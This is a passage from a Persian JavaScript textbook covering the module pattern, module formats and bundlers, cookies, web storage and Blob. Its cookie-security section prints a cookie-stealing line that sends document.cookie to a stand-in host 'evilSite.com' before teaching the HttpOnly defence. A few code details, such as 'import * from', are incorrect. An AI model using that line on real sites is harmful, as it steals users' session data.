    /* code */
})();
```

مشاهده می‌کنید که تکه کد فوق همان تابع IIFE است که بلافصله پس از تعریف خود را صدای زند. البته می‌توان این کار را خارج از فرم IIFE نیز انجام داد و مثالی که در ادامه بررسی خواهیم کرد به فرم تابع عادی نوشته شده است که برای ساخت یک object از خودرو با یک سری ویژگی‌های خاص و ارائه شده به کار می‌رود.

```
function Car(){
    var carName, color;

    // create a car
    function _make(name,color) {
        carName = name;
        color = color;
        return {
            name: carName ,
            color: color
        };
    }
    return {
        make: _make
    };
}

// create a `Car` module instance
var car = Car();
car.make("peykan", "white");
```

در مثال بالا یک تکه کد زیبا از نحوه عملکرد یک مازول برای تولید Car ذکر شده است، که می‌توانیم با استفاده از آن خودروهای با ویژگی‌های مختلف تولید کنیم، تابع `_make` چون به صورت داخلی تعریف و استفاده شده است با کاراکتر `_` شروع شده است و این نوع تعریف نام برای توابع داخلی یک حالت مرسوم در زبان جاوااسکریپت می‌باشد.

می‌توان در مثال بالا اطلاعات خودروها را بر اساس یک شناسه ورودی، از یک سرویس خارجی دریافت کرد و بدین ترتیب دیگر ملزم به ارائه تک تک ویژگی‌های خودرو مورد نظر خود برای ساخت نیستیم و تنها با ارائه نوع خودرو و شناسه آن می‌توانیم یک نمونه از آن را ایجاد کنیم.
کدی که در مورد آن صحبت کردیم به صورت زیر قابل اجرا می‌باشد:



```
function Car(){
    var carName, carInfo;

    // create a car
    function _make(name, id) {
        return getAjaxData(name, id)
    }

    // get data from url
    function getAjaxData(car, id) {

        // we get car data from some URL
        // carInfo will set here
        return carInfo;
    }

    return {
        make: _make
    };
}

// create a `Car` module instance
var car = Car();

car.make( "peykan", 23 );
```

[درک توابع private]

در بخشی از صحبت‌های ذکر شده در بخش بالا گفتیم که تابع `make` به صورت محلی فقط در داخل مازول قابلیت دسترسی دارد و از یک سبک عمومی برای گذاشتن – برای توابع محلی استفاده می‌کنیم، در واقع تابع `make` یک تابع خصوصی می‌باشد که امکان فراخوانی از بیرون را ندارد. به شکل کلی:

```
var Module = (function () {
    var privateMethod = function () {
        // do some operations
    };
})();
```



مشاهده می‌کنیم که تابع `privateMethod` در داخل مازول `Module` از بیرون قابل دسترسی و فراخوانی نیست و اصطلاحاً خصوصی یا `private` می‌باشد. البته جاواسکریپت مستقیماً تابعی به فرم خصوصی و `private` ندارد و موارد این چنینی فقط یک کد شبیه سازی کننده حالت خصوصی هستند. شاید پرسید چه لزومی به انجام این کار هست وقتی خود جاواسکریپت این عمل را انجام نداده است؟

پاسخ این است که ما برای محافظت از متغیرها و داده‌های موجود در `scope` که ممکن است داده‌های حساس باشند، **نمی‌خواهیم** یکسری از بخش‌های کد توسط افراد، هکرهای یا توسعه‌دهنده‌های دیگر قابل دسترس باشد و تغییر یابد یا صدا زده شود، احتمالاً وقتی کارهای اولیه خود را شروع کردید، مدام تابع‌های مختلف تعریف می‌کردید و این تابع‌ها که مدام در `scope` عمومی تعریف می‌شدند، هیچ لزومی نداشتند که در مابقی بخش‌های سیستم نیز قابل دسترس باشند و ممکن است تشابه‌های اسمی و موارد مختلف این چنینی بارها برایتان عذاب آور بوده باشد.

پس راهکار را یافته اید؟ ایجاد مازول‌های مناسب برای بخش‌های مختلف سیستم و بهره‌گیری از امکانات مختلفی که توسط مازول‌ها می‌توانیم به سیستم‌های طراحی شده خود اضافه کنیم. با ساختن مازول برای هر بخش، که وظیفه خاصی را مدیریت و به انجام می‌رساند علاوه بر غالب شدن بر موضوع تشابه‌های اسمی توابع و متغیرها، موارد مربوط به سطح دسترسی توابع را نیز می‌توان مدیریت کرد، برای کامل شدن توضیحات این بخش به بخش بعد که درک `publicAPI` نام دارد دقت کنید.

[درک publicAPI مازول]

در اکثر مازول‌ها مشاهده می‌شود که یک object بازگشت داده شده است که ممکن است دارای متغیر یا تابع در بدن خود باشد، مثال:



```
var Module = (function () {
    return {
        publicProperty: "value",
        publicMethod: function () {
            // code goes here
        }
    };
})();
```

object بازگردانی شده از مازول بالا دارای یک متغیر به نام publicProperty و یک تابع به نام publicMethod می‌باشد که با بازگشت دادن آن‌ها می‌توانیم بر روی متغیر Module از آن‌ها استفاده کنیم. این مازول می‌تواند دارای متغیرها و توابع خصوصی نیز باشد که قابلیت دسترسی از بیرون از مازول را ندارند، برای مثال:



```
var Module = (function () {
    var age = 12;

    function _collectAmount(){
        return age + 300;
    }

    // public API
    return {
        publicProperty: "value",
        publicMethod: function () {
            // code goes here
            return "amount: " + _collectAmount();
        }
    };
})();
```

حال اگر برای استفاده از این مازول کدهایی به صورت مثال تکه کد بعد نوشته باشیم، داریم:

```
Module.publicProperty; // value
Module.publicMethod(); // amount: 312
Module.age; // undefined

// TypeError: Module._collectAmount
Module._collectAmount();
```



می بینیم که تابع publicMethod برای بازگشت دادن خروجی یکی از توابع داخلی را صدا زده است و این در حالی است که کاربر از بیرون به توابع داخلی دسترسی ندارد، پس اتفاقی که افتاده است تعریف تابعی عمومی است که به صورت ناشناس می‌تواند توابع داخلی را صدا بزند.

[سبک‌های return برای publicAPI]


تا به این بخش از کار با ماهیت‌های کار با module آشنا شده ایم و می‌دانیم که بخشی که اکثراً به صورت object از مازول بازگشت می‌دهیم حکم مسیری برای عمومی ساختن توابع و متغیرها می‌باشد که اصطلاحاً به آن object در این کتاب و برخی منابع دیگر publicAPI گفته می‌شود. برای ساخت و بازگشت دادن publicAPI چندین روش مختلف وجود دارد:

- ساخت تکه تکه scope در publicAPI محلی و بازگردانی آن:

```
var Module = (function () {
    // locally scoped object
    var publicAPI = {};

    // local private variable and function
    var age = 12;
    function _collectAmount(){
        return age + 300;
    }
    publicAPI.publicMethod = function(){
        console.log("Hi there!");
    }
    // return publicAPI object
    return publicAPI;
})();
```





- ساخت یکجا publicAPI و بازگردانی آن:



```
var Module = (function () {
    // local private variable and function
    var age = 12;

    // private module
    function _collectAmount(){
        return age + 300;
    }
    var publicAPI = {
        publicMethod: function(){
            console.log("Hi there!");
        }
    };
    // return publicAPI object
    return publicAPI;
})();
```

- بازگشت دادن object یکجا بدون استفاده از متغیر:



```
var Module = (function () {
    // local private variable and function
    var age = 12;
    function _collectAmount(){
        return age + 300;
    }

    // return publicAPI object
    return {
        publicMethod: function(){
            console.log("Hi there!");
        }
    };
})();
```

[مازول های زیر مازول]

اگر بخواهیم کل برنامه را از ابتدا به صورت مازول پیاده سازی کنیم، بدینهی است که بخش های مختلف آن را نمی توانیم داخل همان مازول اصلی برنامه مدیریت کنیم و برای بارگذاری بخش ها و عملکردهای مختلف، می بایست کدهای جدآگانه و بالطبع مازول های جدآگانه ای داشته باشیم. فرض کنید مازولی که برای کلیات برنامه طراحی کرده ایم به صورت زیر می باشد:

```
var MyApp = (function () {

    var _doSomePrivateThing = function () {
        // private
    };

    var publicMethod = function () {
        // public
    };

    var mySecondPublicMethod = function () {
        // public
    };

    return {
        publicMethod: publicMethod,
        mySecondPublicMethod: mySecondPublicMethod
    };
})();
```



حال تصور کنید که ما بخشی از کدهای برنامه را که می خواهیم عملیاتی کاملاً جدآگانه انجام دهد (یا حتی عملیاتی درگیر با مازول اصلی برنامه انجام دهد) اجرا کنیم، قاعداً اگر عملیاتی که می خواهیم انجام دهیم پیچیده باشد و کدهای زیادی داشته باشد، بر اساس سطح بزرگی پروژه، نوشتن کدهای آن عملیات در مازول اصلی، یک مقدار کار صحیحی به نظر نمی رسد. پس با قبول اینکه می بایست عملیات جدید را در مازولی دیگر اجرا کنیم که به عنوان مازولی



جداگانه پیاده‌سازی شود ولی بخشی از این مژول قرار گیرد، تا بتوان مانند تابع عمومی دیگر از آن استفاده کرد.

در حال حاضر مژول اصلی برنامه ما به صورت زیر از بیرون قابل دسترس است:

```
Object { publicMethod: function, mySecondPublicMethod:  
function}
```

طبق گفته‌های بالا، ما می‌خواهیم یک زیر مژولی اجرا کنیم که پس از اجرا به عنوان تابعی دیگر در کنار این تابع عمومی قرار گیرد و خروجی مانند زیر داشته باشیم:

```
Object { publicMethod: function, mySecondPublicMethod:  
function , subModule: function}
```

اما بدون نوشتן کد برای publicAPI در مژول اصلی برنامه چگونه می‌توان به این مورد دست یافت؟

پاسخ در نحوه ساخت و مدیریت زیر مژول است، برای این امر یک مژول دیگر به نام subModule می‌سازیم و سپس مژول اصلی را به عنوان پارامتر ورودی به زیر مژول پاس می‌دهیم، بدین ترتیب می‌توانیم یک زیر مژولی داشته باشیم که کدهای آن به عنوان بخشی از مژول اصلی کاربرد خواهد داشت، فقط توجه کنید که زیر مژول، می‌باشد IIFE باشد مگر اینکه بعداً با ورودی همان مژول در بخشی از برنامه صدا زده شود.
مثال بسیار ساده زیر مژول به فرم زیر می‌باشد:

```
var SubModule = (function (MyApp) {  
  
    // we have access to `MyApp`  
  
}) (MyApp);
```

با اجرای کد بالا ما در بدنه زیرمژول به object مژول اصلی برنامه دسترسی داریم و می‌توانیم تابع مورد نظر را به object برنامه تزریق کنیم که برای اجرای آن کدی مانند تکه کد زیر می‌باشد:

نوشته شود:

```
var SubModule = (function (MyApp) {
    MyApp.subModule = function(){
        // Our app public function code here!
    }
    return MyApp;
}) (MyApp || {});
```



احتمالا با خواندن تکه کد بالا، یکی از لحظات: واااو، چه جالب! که ممکن است در طول کتاب چندین بار تجربه کنید را داشته اید یا ممکن است هنوز مطلب برایتان کمی گنگ باشد که چگونه این اتفاق رخ می‌دهد یا چگونه از آن استفاده می‌کنیم؟!

در مثال ارائه شده، یک زیر مازول طراحی شد که ورودی MyApp که مازول اصلی برنامه ما بود را دریافت می‌کند، در مورد کد `|| {}` که در فراخوانی IIFE نوشته شده است تعجب نکنید، این بخش بررسی می‌کند که اگر مازول اصلی تعریف نشده باشد کدهای نوشته شده برای زیر مازول با خطا همراه نباشد و به اجرای عملکرد اصلی خود ادامه دهد، به این ترتیب در زیر مازول به object مازول اصلی سیستم دسترسی داشته و می‌توانیم روی آن، متغیر یاتابع مورد نظر خود را تعریف و اجرا کنیم، در آخر نیز object موجود را بازگردانی می‌کنیم تا از امکانات مازول اصلی در مقدار بازگشتی زیر مازول استفاده کنیم.

[انواع فرمت مازول‌های سازنده]

فرمت‌های مشهور مازول‌های سازنده که به صورت عمومی استفاده می‌شود را نام برد و برای هر کدام تکه کد کوتاهی ذکر می‌کنیم تا با ماهیت‌های مربوط به هر کدام آشنا شویم:

Asynchronous Module Definition (AMD)

```
//Calling define with a dependency array and a factory function
define(['dependency1', 'dependency2'], function (dep1,
dep2) {
    //Define the module value by returning a value.
    return function () {};
});
```



در تابع define، می‌توانیم پارامتر اول را آرایه‌ای از وابستگی‌هایی که در مژول جدید نیاز خواهیم داشت مقدار بدھیم و سپس یک تابع به صورت callback پیاده کنیم تا پس از آماده شدن متغیرهای فراهم کننده وابستگی‌ها، تابع اجرا شده و کدهای نوشته شده ما که در بدنه آن تابع قرار می‌گیرند، اجرا شوند.

CommonJS

این فرمت در node.js استفاده شده است که از require برای بارگذاری نیازمندی‌ها استفاده می‌کند و برای خروجی گرفتن نیز module.export مورد استفاده قرار می‌گیرد.



```
// require needed dependency
var dep1 = require('./dependency1');
var dep2 = require('./dependency2');

module.exports = function(){
    //...
}
```

Universal Module Definition

حال عمومی تعریف مژول که به UMD معروف است:



```
(function (root, factory) {
    if (typeof define === 'function' && define.amd) {
        define(['dep'], factory);
    } else if (typeof module === 'object' && module.exports){
        module.exports = factory(require('dep'));
    } else {
        // Browser globals (root is window)
        root.returnExports = factory(root.b);
    }
}(this, function (dep) {
    //use b in some fashion.
    return {};
}));
```

در بخش آخر مبحث IIFE از این بخش، ساختار UMD به شکل کامل توضیح داده شد و با آن آشنا هستیم.

فرمت مازول در ES6

این ویژگی در نسخه ۶ از اکماسکریپت اضافه شده است که از کلمه کلیدی import برای لود کردن پیش نیازها یا وابستگی‌های مورد نیاز استفاده می‌کند و از دستور export برای خروجی گرفتن از مقادیر publicAPI یک مازول استفاده می‌کند. که در این بخش زیاد با آن‌ها کار نخواهیم کرد و فقط به ارائه مثالی در رابطه با ساختار کلی آن‌ها بسنده می‌کنیم.

فرض کنید فایلی(مازولی) با نام dataManager.js داشته باشیم و بخواهیم تابعی با نام getData را از به عنوان publicAPI برای استفاده‌های خارج از scope داخلی فایل مجاز کنیم، برای این کار می‌بایست تکه کدی به فرم زیر بنویسیم:

```
// dataManager.js
var data = {
    title: "Js book test"
};

// Export variable default
export default data;

// Export the function
export function getData(){
    return data;
}

// Do not export the function
function somePrivateFunction(){
    // some code
}
```



با این کار یک خروجی از تابع getData برای استفاده بیرونی ایجاد کرده‌ایم، حال می‌خواهیم از این تابع در فایلی دیگر استفاده کنیم، برای این کار می‌بایست ابتدا تابع مورد نیاز را از فایل dataManager بارگذاری کنیم و سپس از آن استفاده کنیم، پس کدی که خواهیم داشت:



```
import { getData } from './dataManager';

var data = getData();
console.log(data);
```

البته این کد را به فرم‌های دیگری نیز می‌توان نوشت. برای مثال با استفاده از کلمه کلیدی as:

```
import { getData as data } from './dataManager';

data();
```

یا اگر بخواهیم کل publicAPI که از فایل مورد نظر قابل دسترس است را با رگذاری کنیم، از * استفاده می‌کنیم:

```
import * from './dataManager';

getData();
```

البته همانند publicAPI در مازول عادی، در این رویکرد نیز ما تنها محدود به استفاده از توابع نیستیم و می‌توانیم مقادیر دیگر را نیز به عنوان خروجی قرار دهیم، مثلاً:

```
export default function sayHello(){
  console.log('I will say default Hello');
}


export function getBase64(){
  console.log('I Am Not Base64');
}

export const imagesPrefix = '/test/src/';

export const imagesOptions = {
  responsive: true
}
```

[مدیریت کننده‌های مازول]

پس از درک انواع فرمتهای مازول‌ها به بررسی مدیریت کننده‌های مازول‌ها یا همان بارگذاری کننده‌های مازول می‌پردازیم، در واقع مدیریت کننده‌های مازول‌ها سیستم‌هایی هستند که مازول‌های نوشته شده در یک فرمت خاص را تفسیر و فراهم می‌کنند.



اموری که یک مدیریت کننده مازول انجام می‌دهد

- ابتدا خود مدیریت کننده مازول بارگذاری می‌شود.
- فایل اصلی مربوط به پروژه را دریافت کرده و بارگذاری می‌کند.
- محتوای دریافت شده به عنوان فایل اصلی را تفسیر کرده و نیازمندی‌های لازم برای بارگذاری را شناسایی می‌کند.
- فایل‌های مورد نیاز برنامه را بارگذاری می‌کند.
- به همین دلیل اگر تب network مرورگر را باز کنیم مشاهده می‌کنیم که تعدادی فایل که در مسیر اصلی تعریف کرده بودیم و خود فایل اصلی بارگذاری شده‌اند.

معروف‌ترین مدیریت کننده‌های مازول

- AMD به عنوان ابزاری برای فرمت مازول بندی RequireJS •
- systemJs به عنوان ابزاری برای فرمت‌های مازول بندی: AMD, CommonJS, UMD •

کرد که هر کدام در یک یا چند نوع از فرمتهای مازول مورد استفاده قرار می‌گیرند.

[مازول bundler]

بدلیل اینکه مدیریت کننده‌های مازول‌ها نیاز به بارگذاری شدن تک تک فایل‌های نیازمندی به صورت جداگانه بودند و هر کدام از این بارگذاری‌ها شامل یک درخواست http و مشغول شدن سرور برای تامین داده مورد نیاز کاربر و یکسری مسائل دیگر، زمان لازم برای بارگذاری کامل و حجم درخواست‌های تبادل شده بالا هست، بعلاوه، نیاز روزافزون به تولید برنامه‌های تک صفحه که اصطلاحا SPA نامیده می‌شوند، تمام سورس مورد نیاز به صورت یکجا، یا به صورت ضمنی در همان فایل bundle لود می‌شوند پس ترجیح می‌دهیم همه داده‌های مورد نیاز خود را با یک درخواست و به صورت کم حجم شده دریافت کنیم.

برای این منظور یکسری bundler برای پکیج‌ها ساخت شده‌اند، در حقیقت این بسته سازها جایگزین مدیریت کننده‌های مازول‌ها شده‌اند، چرا که همان کار را به شکل سازمان یافته‌تر و بهتر انجام می‌دهند.

مراحلی که یک در استفاده از bundler طی می‌کنید:

- برای تولید فایل bundle اجرا می‌شود و فایل‌های ورودی را تفسیر یا کامپایل کرده و در یک فایل به اصطلاح bundle ذخیره می‌کند.
- فایل bundle ایجاد شده در مرورگر بارگذاری و اجرا می‌شود.
- از مشهورترین بسته سازهای مازول نیز می‌توان به browserify و webpack اشاره کرد.

از اصلی‌ترین نقدهایی که به bundler می‌شد، حجم بالای فایل bundle شده نهایی بود که بدلیل تجمعیg شدن تمام فایل‌ها در یک فایل برای برنامه‌های SPA یا تک صفحه‌ای کاربرد داشت که اخیرا با رویکردهایی فایل bundle برای بارگذاری اولیه ایجاد شده و مابقی کدها به صورت تکه و براساس نیازمندی به آن بخش لود می‌شوند.

پس از مطالعه این بخش انتظار می‌رود

- در مورد IIFE اظهار نظر کرده و دلایل استفاده از آن را ارائه دهید.
- بتوانید یک سری توابع به صورت IIFE پیاده سازی کنید.
- مزیت‌های استفاده از IIFE را توضیح دهید.
- در مورد closure‌ها توضیح دهید و کاربردهایی از آن‌ها را نام ببرید.
- یک مثال عملی خارج از مثال‌های کتاب برای closure طراحی کنید.
- با ساختار داخلی مازول‌ها آشنا باشید و تفاوت آن با closure را بیان کنید.
- در مورد module loader و module bundler اظهار نظر کنید.

بخش هشتم

ذخیره سازی و مدیریت داده

۰۰ اهداف بخش:

- < آشنایی با کوکی و موارد استفاده آن
- < شناخت نحوه مدیریت کوکی‌ها و امنیت آن‌ها
- < آشنایی با رابط حافظه وب (web storage api)
- < درک کاربردهایی sessionStorage و localStorage
- < آشنایی با blob
- < درک مثال‌ها و متدهای کار با blob
- < کوکی

برای ذخیره سازی داده، می‌توانیم از کوکی^۱ استفاده کنیم، تفاوت کوکی و متغیر در این است که کوکی پس از رفرش شدن صفحه نیز قابل دسترس می‌باشد. برای مثال تصور کنید کاربری به وبسایت ما مراجعه می‌کند و در فرم ورود اطلاعات نام خود را وارد می‌کند، برای اینکه در مراجعه بعدی کاربر، نیازی به پر شدن نام کاربر نباشد، می‌توانیم در قالب یک رشته متن نام کاربر را در کوکی نگهداری نماییم.

[ذخیره مقدار در کوکی]

کوکی در قالب یک فایل متنی بر روی سیستم کاربر نگهداری می‌شود و یک زوج مرتب از کلید و مقدارهایی است که به متن مورد نظر برای ذخیره سازی اشاره می‌کند و بر روی document قابل دسترس می‌باشد:

```
document.cookie = "studentName=AliKarimi";
```



این این ساختار فقط برای ایجاد کوکی کاربرد ندارد و می‌توان از آن برای خواندن، به روزرسانی و حذف کوکی استفاده کرد.

البته می‌توانیم تنظیمات دیگری نیز برای مدت زمان معتبر بودن کوکی مورد نظر و همچنین مسیری که کوکی در آن معتبر باشد را نیز تنظیم کنیم، برای این منظور از path و expires استفاده می‌کنیم.

```
document.cookie = "studentName=AliKarimi; expires=Thu, 23 Dec 2019 15:45:00 UTC; path=/";
```



بدین ترتیب کوکی مورد نظر فقط در path مورد نظر و به مدت مشخص فعال خواهد بود.

[مدیریت مقادیر کوکی ها]

برای خواندن و یا تغییر مقدار ذخیره شده در یک کوکی نیز به سادگی همانند کار با object هایی بقیه object ها با فراخوانی آن، می‌توان مقدار مورد نظر را خواند و یا تغییر داد. البته توجه داشته باشید که ما یک رشته دریافت خواهیم کرد که و خودمان می‌بایست آن را مدیریت

¹ cookie

کنیم. برای مثال می‌توانیم متدهایی را برای مدیریت cookie طراحی کنیم و از آن‌ها برای نوشتن و دریافت مقدار از کوکی استفاده کنیم. برای مثال برای ذخیره کوکی می‌توان از متدهای زیر استفاده کرد:



```
function setCookie(cname, cvalue, exdays) {
    var d = new Date();
    d.setTime(d.getTime() + (exdays * 24 * 60 * 60 * 1000));
    var expires = "expires=" + d.toUTCString();
    document.cookie = cname + "=" + cvalue + ";" + expires +
    ";path=/";
}
```

متدها و کتابخانه‌های خوبی برای مدیریت و استفاده از کوکی‌ها در اینترنت وجود دارند که بهتر است به جای مدیریت دستی، از آن‌ها برای مدیریت کوکی‌ها استفاده نمود.

[حذف کوکی]

برای حذف کوکی تاریخ انقضای آن را برای تاریخی قبل‌تر از تاریخ جاری قرار می‌دهیم، برای مثال ده سال پیش‌تر گزینه خوبی برای استفاده در حذف کوکی‌ها می‌باشد، با تنظیم آن به صورت خودکار به منزله حذف شدن خواهد بود. مثال:



```
document.cookie = name + '=;path=/;expires=Thu, 01 Jan 1970
00:00:01 GMT;';
```

[امنیت کوکی‌ها]

به دلیل امکان خواندن کوکی از object document عمومی، هکرها می‌توانند با ایجاد وبسایت‌ها یا ارسال ایمیل‌های دارای تصاویر جعلی اقدام به دزدی اطلاعات ذخیره شده در کوکی کاربر نمایند، برای مثال:



```
(new Image()).src = "http://www.evilSite.com/stealCookie.
php?cookie=" + document.cookie;
```

مشاهده می‌کنیم که هر یک آدرس وب برای جمع آوری اطلاعات کوکی طراحی کرده است و برای لود یک به ظاهر تصویر از آن استفاده کرده است، وقتی کاربر بخواهد تصویر مورد نظر را مشاهده کند، اطلاعات کوکی وی به سرور هرکار ارسال می‌شود.

برای جلوگیری از سرقت اطلاعات ذخیره شده در کوکی توسط هکرها که ممکن است از راههای متعددی انجام شود می‌توانیم از flag موجود برای httpOnly نمودن استفاده کنیم، با تنظیم این flag اطلاعات کوکی‌ها تنها از طریق درخواست http معتبر بوده و قابلیت دسترسی داشته باشند، البته کوکی‌ها در کل امنیت خیلی بالایی ندارند و بهتر است برای ذخیره داده‌های مهم مورد استفاده قرار نگیرند. مثال:

```
document.cookie = "name=value;expires=Thu, 23 Dec 2019  
15:45:00 UTC; domain=my.domain.com; path=/; HttpOnly";
```



با قرار دادن کوکی مورد نظر فقط از طریق درخواست httpOnly قابل دسترس می‌شود.

[رابط حافظه وب (Web storage API)]

به دلیل ماهیت قابل دسترس کوکی‌ها، هم در سمت سرور و کلاینت، نیاز به یک محل ذخیره که لزومی به قابل دسترس بودن در سمت سرور نداشت و می‌توانست سریع قابل دسترس باشد احساس می‌شد، در نسخه ۵ از HTML رابطی برای نگهداری داده در سطح مرورگر معرفی و برای استفاده در اختیار برنامه‌نویسان قرار گرفت که امکان استفاده از دو نوع حافظه محلی جدید: localStorage و sessionStorage که هر یک دارای امکانات و ویژگی‌های مشترک و یا خاص خود هستند.

برای مثال هر دو API، بدون تاریخ انقضا برای مقدار ذخیره شده هستند، در حالی که در کوکی expire و زمان انقضای کوکی را تعیین می‌کردیم، به جای انقضا متدی clear و removeItem را داریم که وظیفه حذف مقدار را بر عهده دارند.

[تفاوت localStorage ، sessionStorage و کوکی]

شباهت‌های زیادی بین این دو API وجود دارد و ممکن است برای شما نیز سوال پیش آمده باشد که تفاوت‌هایشان در چیست و چه لزومی به وجود دو API متفاوت برای مدیریت حافظه محلی

API وجود دارد، پاسخ سوال شما در توضیحات مربوط به هر یک از این رابط‌ها شرح داده می‌شود. از تفاوت‌های کوکی و حافظه یا نشست محلی نیز می‌توان به میزان فضای مجاز برای نوشتن اطلاعات اشاره کرد که در کوکی تنها مجاز به استفاده از ۴ کیلوبایت فضا، برای تعریف و استفاده از کوکی هستیم. البته دقیق‌تر کنید که این ۴ کیلوبایت (۴۰۹۳ بایت) برای کل رشته مربوط به کوکی که شامل name, value, expireDate و ... هست می‌باشد و در مرورگرهای مختلف تفاوت‌هایی نیز بر روی این سایز به صورت جزئی وجود دارد. اگر بخواهیم به شکلی کلی و امن کوکی را مدیریت کنیم بهتر است میزان کوکی مورد استفاده خود را از حد نسبت ۴۰۰۰ بایت بالاتر نبریم، چرا که خطاهای غیرقابل پیش‌بینی ایجاد می‌کند.

در مورد رابط حافظه وب نیز بین مرورگرهای مختلف و البته دستگاه‌های مختلف میزان فضای مجاز برای استفاده متفاوت است و از ۲۰ مگابایت (اندروید ۴.۳) تا ۱۰ مگابایت (مرورگرهای دستکاپ) را شامل می‌شود. نکته‌ای که باید به آن اشاره کرد، سرعت بسیار خوب مرورگر در هنگام استفاده از این حافظه برای عملیات‌های نوشتن یا خواندن است که در دستگاه‌های مختلف و نسخه‌های مختلف مرورگرها به سرعت در حال پیشرفت است.

تفاوت چشم‌گیر میزان فضای مجاز برای استفاده و سرعت دسترسی به داده‌های ذخیره شده دلایلی قانع کننده برای استفاده از رابط حافظه وب بجای کوکی هستند.

[حافظه محلی (localStorage)]

حافظه‌ای مشتمل بر زوج مرتبت‌های کلید به مقدار که برای ذخیره سازی یک مقدار مشخص متنی در یک عنوان مورد نظر استفاده می‌شود و قابلیت خوانده شدن با استفاده از همان نام وجود دارد. مثال:

```
// Write
localStorage.setItem("bookName", "js book");

// Read
console.log(localStorage.getItem("bookName"));
```

برای حذف این کلید نیز می‌توان از.removeItem استفاده کرد:

```
localStorage.removeItem("bookName");
```

[نشست محلی (sessionStorage)]

همانند رابط حافظه محلی، عملکردی کاملا مشابه آن دارد، با این تفاوت که مقادیر ذخیره شده در حافظه تنها در نشست فعلی (تا زمان باز بودن مرورگر) فعال خواهند بود و در صورت بسته شدن مرورگر دیگر اطلاعات قابل دسترس نیستند و علاوه بر متدهای موجود بر روی localStorage یک متدهای clear به نام clear دارد که تمام دادههای ذخیره شده در نشست حافظه را حذف می‌نماید:

```
sessionStorage.clear();
```



[Blob]

یک blob object بزرگ از دیتای باینری (binary data) که مجموعه از آن‌ها را شامل می‌شود که می‌تواند متن، تصویر، صوت و یا هر دیتای دیگری باشد، این داده‌های بزرگ در یک سیستم مدیریت دیتابیس(dbms)² ذخیره می‌شوند، در ابتدا blob برای این منظور طراحی نشده بود و فقط یک مجموعه بی نظم از داده‌ها را شامل می‌شد که توسط JimStarkey ایجاد شده بود، اما بعد از انتخاب نام blob و بهبود آن به کاربرد امروزی نزدیکتر شد.

```
var debug = {hello: "world"};
var blob = new Blob([JSON.stringify(debug, null, 2)],
{type: 'application/json'});
```

ویژگی‌های type و size بر روی blob قابل دسترس هستند، که به ترتیب برای دسترسی به سایز blob در قالب بایت و نوع MIME تخصیص یافته برای blob را باز می‌گردانند. داده‌هایی را در blob نگهداری می‌کنیم که نیاز داریم به شکل سریع با آن‌ها ارتباط برقرار کنیم و یکسری عملیات بر روی آن‌ها انجام دهیم، دلیل مناسب بودن blob برای این امر، ذخیره شدن داده‌های آن به صورت هوشمند بر روی رم و حافظه است، همین ویژگی باعث می‌شود با مصرف مناسب حافظه و رم بتوانیم سرعت و دقت بالایی بر روی داده مورد داشته باشیم، البته تمام فرآیند ذخیره سازی و فراخوانی از حافظه را مرورگر بر عهده می‌گیرد.

² Binary Large Object

³ Database management system



تبدیل blob به آدرس

برای تبدیل blob ساخته شده به لینک و استفاده از آن از object URL عمومی استفاده می‌کنیم و با فراخوانی متدهای createObjectURL و ارسال blob مورد نظر به عنوان پارامتر، آدرس مورد نیاز برای دستیابی به blob ساخته می‌شود:



```
URL.createObjectURL(blob)
```

```
“blob:null/d5782f61-86cc-4fdc-80bf-16d76b3002b1”
```

حال می‌توان با فراخوانی این آدرس در مرورگر، محتوایی که در blob قرار داده ایم را مشاهده نماییم. توجه داشته باشیم که مقدار null که در این آدرس قرار گرفته است، در لینک‌های واقعی و بر روی سرور، آدرس دامنه‌ای خواهد بود که ساخت blob در آن انجام شده است برای مثال:



```
blob:site.com/d5782f61-86cc-4fdc-80bf-16d76b3002b1
```

آدرس یک از سایت با دامنه site.com می‌باشد.

متدهای blob

در حال حاضر یک متدهای عملیاتی بر روی blob وجود دارد که می‌تواند یک بخش از blob مورد نظر را از شماره بایت خاص تا یک شماره بایت مدنظر (بی‌انتها) برش داده و در قالب یک object blob جدید بازگشت می‌دهد.

متدهای که معرفی شد slice نام دارد و به فرم زیر تعریف می‌شود:

```
Blob.slice(start, end, contentType);
```

پارامتر اول بیت شروع، پارامتر دوم بیت پایان و پارامتر سوم نوع محتوایی است که می‌خواهیم در blob جدید داشته باشیم.

پس از مطالعه این بخش انتظار می‌رود

- از کوکی‌ها بدون استفاده از کتابخانه خاص استفاده کنید.
- با رابطهای نگهداری داده وب آشنا شده و بتوانید از هرکدام به شکل صحیح استفاده کنید.
- درک کاملی از جایگاه استفاده از sessionStorage و localStorage داشته باشد.
- سعی کنید کتابخانه‌ای برای مدیریت ساده کوکی و localStorage بنویسید.
- بتوانید کاربرد blob را توضیح دهید.
- با استفاده از blob بتوانید یک نوع خاص از داده را ذخیره کنید.
- بتوانید داده‌های ذخیره شده blob را در قالب لینک مشاهده کنید.
- با استفاده از متدهای slice قادر به تکه کردن فایل و جداسازی آن نمایید.

نسخه‌های اکماسکریپت، Polyfill و Transpile

۰۰ اهداف بخش:

< آشنایی با نسخه‌های مختلف ES

< آشنایی کلی با ES6 و ویژگی‌های آن

< آشنایی با مفهوم polyfill

< بهبود تعریف polyfill

< استفاده از closure برای polyfill

< مفهوم transpile


< ابزارهای موجود برای transpile

< آموزش استفاده از babel

[نسخه های اکما اسکریپت]

